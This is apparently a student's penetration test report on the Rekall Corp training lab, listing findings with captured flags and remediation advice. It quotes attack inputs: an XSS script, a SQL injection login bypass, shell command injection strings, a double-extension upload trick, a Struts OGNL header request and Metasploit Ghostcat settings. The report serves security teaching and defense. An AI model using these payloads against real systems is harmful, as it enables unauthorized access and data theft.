Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

<u>Student Note</u>: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Rekall Corp
Contact Name	Andrew Boschini
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	2025-04-16	Andrew Boschini	Initial submission for assessment.

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Most systems required authentication to access administrative services.
- No default or commonly known credentials were found across internal services.
- The Windows domain controller had up-to-date patches applied.
- Network segmentation was in place to isolate certain sensitive services.
- Firewall rules restricted unnecessary inbound traffic.
- Critical internal tools were hosted on non-standard ports.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web applications allowed reflected XSS, LFI, and SQL injection due to lack of input validation.
- Internal tools allowed command injection via unsanitized system calls.
- Sensitive data was exposed via hardcoded credentials, HTML source, HTTP headers, and public robots.txt.
- Remote code execution was possible on multiple systems due to unpatched vulnerabilities.
- Post-exploitation access revealed excessive user privileges and lack of credential protection (e.g., plaintext in memory).
- Weak segmentation between compromised user machines and critical domain controllers enabled lateral movement.

Executive Summary

Over a three-day assessment, Rekall Corp's internal and external network surfaces were evaluated through a structured penetration test simulating real-world attack patterns. The objective was to assess Rekall's defenses against unauthorized access, data leakage, privilege escalation, and system exploitation.

The engagement began with reconnaissance of public-facing domains, revealing WHOIS details, SSL certificates, and internal infrastructure IPs. Web application testing uncovered multiple reflected XSS vulnerabilities across input forms. Additional issues included exposed credentials in source code, sensitive metadata in headers, and a misconfigured robots.txt file disclosing internal directories.

Local File Inclusion (LFI) vulnerabilities were identified via file upload bypasses, and SQL Injection was used to bypass login authentication. Command injection vulnerabilities were discovered in both DNS and MX record checkers, enabling unauthorized command execution.

Network scanning and service enumeration led to the identification of critical hosts running exploitable services. Remote Code Execution (RCE) was achieved on multiple targets — including Tomcat Manager, a vulnerable CGI endpoint, and a host with unpatched Nessus findings. Metasploit was used to deliver payloads, establish shells, and maintain access.

The final phase focused on post-exploitation and privilege escalation. Public GitHub credentials granted initial access, which expanded through SLMail exploitation, LSASS credential dumping, and lateral movement. Full domain compromise was achieved after capturing the Domain Administrator hash on the Rekall Domain Controller.

Summary Vulnerability Overview



Vulnerability	Severity
Reflected XSS Vulnerabilities Across Multiple Pages	**High**
Sensitive Data Exposure via Headers, Source Code, and robots.txt	**Medium**
Local File Inclusion (LFI) Exploitation	**High**
SQL Injection on Login.php	**Critical**
Command Injection Vulnerabilities on Networking Pages	**High**
WHOIS and SSL Reconnaissance Information Exposure	**Informational**
Host Discovery and Drupal CMS Detection	**Medium**
Critical Vulnerability on Host 192.168.13.12 (Nessus Scan)	**Critical**
Remote Code Execution via Tomcat Manager	**High**
Remote Code Execution via Shellshock Exploit	**High**
Post-Exploitation Privilege Escalation and Lateral Movement	**Critical**

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	6
Ports	18


Exploitation Risk	Total
Critical	3
High	3
Medium	1
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected Cross-Site Scripting (XSS) on Multiple Web Pages
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Several pages across the application were found to be vulnerable to reflected XSS. Payloads such as `<script>alert('XSS!');</script>` were accepted and reflected back in the browser without sanitization. This was demonstrated on the `Welcome.php`, `Memory-Planner.php`, and `Comments.php` pages. These vulnerabilities could allow attackers to execute arbitrary JavaScript in users' browsers, steal session cookies, or deface pages. **Flags Captured:** 1, 2, 3
Images	 Begin by entering your name below! Put your name here GO Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf  Memory Planner — Mozilla Firefox Memory Planner Web App 192.168.14.35/Memory-Planner.php Exploit-DB Nessus REKALL CORPORATION Home About Rekall Welcome VR Planner Login Choose your Adventure by uploading a picture of your dream adventure! Please upload an image: Browse... No file selected. Upload Your File! Your image has been uploaded here.Congrats, flag 5 is mmssdi73g
Affected Hosts	Welcome.php, Memory-Planner.php, Comments.php
Remediation	- Apply strict input validation and context-aware output encoding. - Implement Content Security Policy (CSP) headers to restrict script execution. - Consider server-side and client-side validation in tandem.

Vulnerability 2	Findings

Title	Sensitive Data Disclosure via HTTP Headers, Source Code, and robots.txt
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Sensitive information was exposed in multiple areas of the web application, including: - **robots.txt** revealed hidden directory paths. - **Login.php** included user credentials (`dougquaid` / `kuato`) in the HTML source code. - **About-Rekall.php** disclosed internal details via the `X-Powered-By` HTTP header. This information could be used by an attacker to identify exploitable systems or conduct phishing and social engineering. **Flags Captured:** 4, 8, 9

<table>
<tr><td><b>Images</b></td><td>


<pre>
┌──(root💀kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 10 Apr 2025 01:59:44 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=6412kkc4ssj2qetdcb42n09713; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pr
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
</pre>



<pre>
view-source:http://192.168.14.35/Login.php

        <p><label for="password">Password:</label><br />
        <input type="password" id="password" name="password" size="25" autocomplete="off" /></p>

        <button type="submit" name="form" value="submit">Login</button>

    </form>

          <span style="font-weight: 700;"></span>
        </h1>
      </div>
    </section>
    <section class="u-clearfix u-palette-2-base u-section-2" id="carousel_02cf">
      <div class="u-clearfix u-sheet u-sheet-1">
        <h1 class="u-text u-text-default u-text-1">
        <center> <span style="font-weight: 900;">Admin Login</span></center>

<!DOCTYPE html>
<html>

<div id="main">

    <p>Enter your Administrator credentials!</p>

<style>
input[type=text], input[type=password]{
  background-color: black;
  color: white;
}
button[type=submit]{
  background-color: black;
  color: white;
}
</style>

    <form action="/Login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>


    </form>

    </br >

</div>

</body>

</html>
</pre>




<pre>
192.168.14.35/robots.txt

User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
</pre>
</td></tr>
<tr><td><b>Affected Hosts</b></td><td>Login.php, About-Rekall.php, root domain (robots.txt)</td></tr>
<tr><td><b>Remediation</b></td><td>- Remove hardcoded credentials from HTML and restrict access to sensitive endpoints.
- Configure web servers to suppress or sanitize HTTP headers.
- Avoid placing non-public URLs in robots.txt — use authentication and authorization controls instead.</td></tr>
</table>



Vulnerability 3	Findings
Title	Local File Inclusion (LFI) via Malicious File Upload

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The `Memory-Planner.php` page accepted improperly validated user file uploads. By naming a payload as `payload.jpg.php`, we bypassed file type checks and triggered Local File Inclusion. The application accepted the `.jpg` in the name, but executed the `.php` code inside. This could lead to arbitrary file access, path traversal, or code execution. **Flags Captured**: 5, 6
Images	 Memory Planner — Mozilla Firefox Memory Planner Web App 192.168.14.35/Memory-Planner.php Exploit-DB Nessus REKALL CORPORATION Home About Rekall Welcome VR Planner Login Browse... No file selected. Upload Your File! Browse... No file selected. Upload Your File! Choose your Adventure by uploading a picture of your dream adventure! Please upload an image: Your image has been uploaded here.Congrats, flag 5 is mmssdi73g Choose your location by uploading a picture Please upload an image: Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd
Affected Hosts	Memory-Planner.php
Remediation	- Restrict file uploads to a strict set of MIME types and file extensions using server-side validation. - Store uploaded files outside of the web root and rename files upon saving. - Disable interpretation of uploaded files as code.

Vulnerability 4	**Findings**
Title	SQL Injection on Login.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The login functionality on `Login.php` was vulnerable to SQL Injection. By submitting a crafted input such as `ok' or 1=1--`, the backend SQL query


	was manipulated to always evaluate as true, bypassing authentication entirely. This vulnerability allows attackers to log in as any user, potentially exposing sensitive data or enabling privilege escalation. **Flag Captured**: 7
Images	
Affected Hosts	Login.php
Remediation	- Use parameterized queries and prepared statements. - Avoid direct insertion of user input into SQL queries. - Implement input validation and proper error handling.

Vulnerability 5	**Findings**
Title	Command Injection in DNS and MX Record Lookup Pages
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	User inputs in DNS/MX lookup fields were passed directly to the shell. Payloads like && cat vendors.txt and | cat vendors.txt were successful. **Flags**: 10, 11

Images	 Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt DNS Check www.example.com Lookup Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.marvel.com canonical name = www-cdn.marvel.com. Name: www-cdn.marvel.com Address: 3.167.69.89 Name: www-cdn.marvel.com Address: 3.167.69.63 Name: www-cdn.marvel.com Address: 3.167.69.12 Name: www-cdn.marvel.com Address: 3.167.69.109 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas  192.168.14.35/networking.php REKALL CORPORATION Networking Tools Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt DNS Check www.example.com Lookup MX Record Checker ırvel.com | cat vendors.txt Check your MX SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 11 is opshdkasy78s
Affected Hosts	Networking.php, MX Record Checker
Remediation	- Sanitize input. - Use safe APIs. - Validate commands with allowlists.

Vulnerability 6	**Findings**
Title	Remote Code Execution via Tomcat, Shellshock, and Unpatched Vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Web App / Linux OS
Risk Rating	Critical
Description	Exploits used: Tomcat WAR deployment (Flag 7), Shellshock on CGI (Flag 8), critical Nessus vuln on .12 (Flag 6). Full system access achieved.

Images



My Basic Network Scan / Plugin #97610

CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description

The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution

Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
Alternatively, apply the workaround referenced in the vendor advisory.

Output

```
Nessus was able to exploit the issue using the following request :

GET / HTTP/1.1
Host: 192.168.13.12:8080
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: %{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Tenable','...')}.multipart/form-data
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

Plugin Details


Severity: Critical
ID: 97610
Version: 1.24
Type: remote
Family: CGI abuses
Published: March 8, 2017
Modified: November 30, 2021

Risk Information


Risk Factor: Critical
CVSS v3.0 Base Score 10.0

Vulnerability Information

CPE: cpe:/a:apache:struts
Exploit Available: true
Exploit Ease: Exploits are available




```
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-10 20:30 EDT
Nmap scan report for 192.168.13.10
Host is up
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
Device type: general purpose
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms 192.168.13.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds
```




```
msf6 auxiliary(admin/http/tomcat_ghostcat) > options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   AJP_PORT  8009              no        The Apache JServ Protocol (AJP) port
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     8080              yes       The Apache Tomcat webserver port (TCP)
   SSL       false             yes       SSL

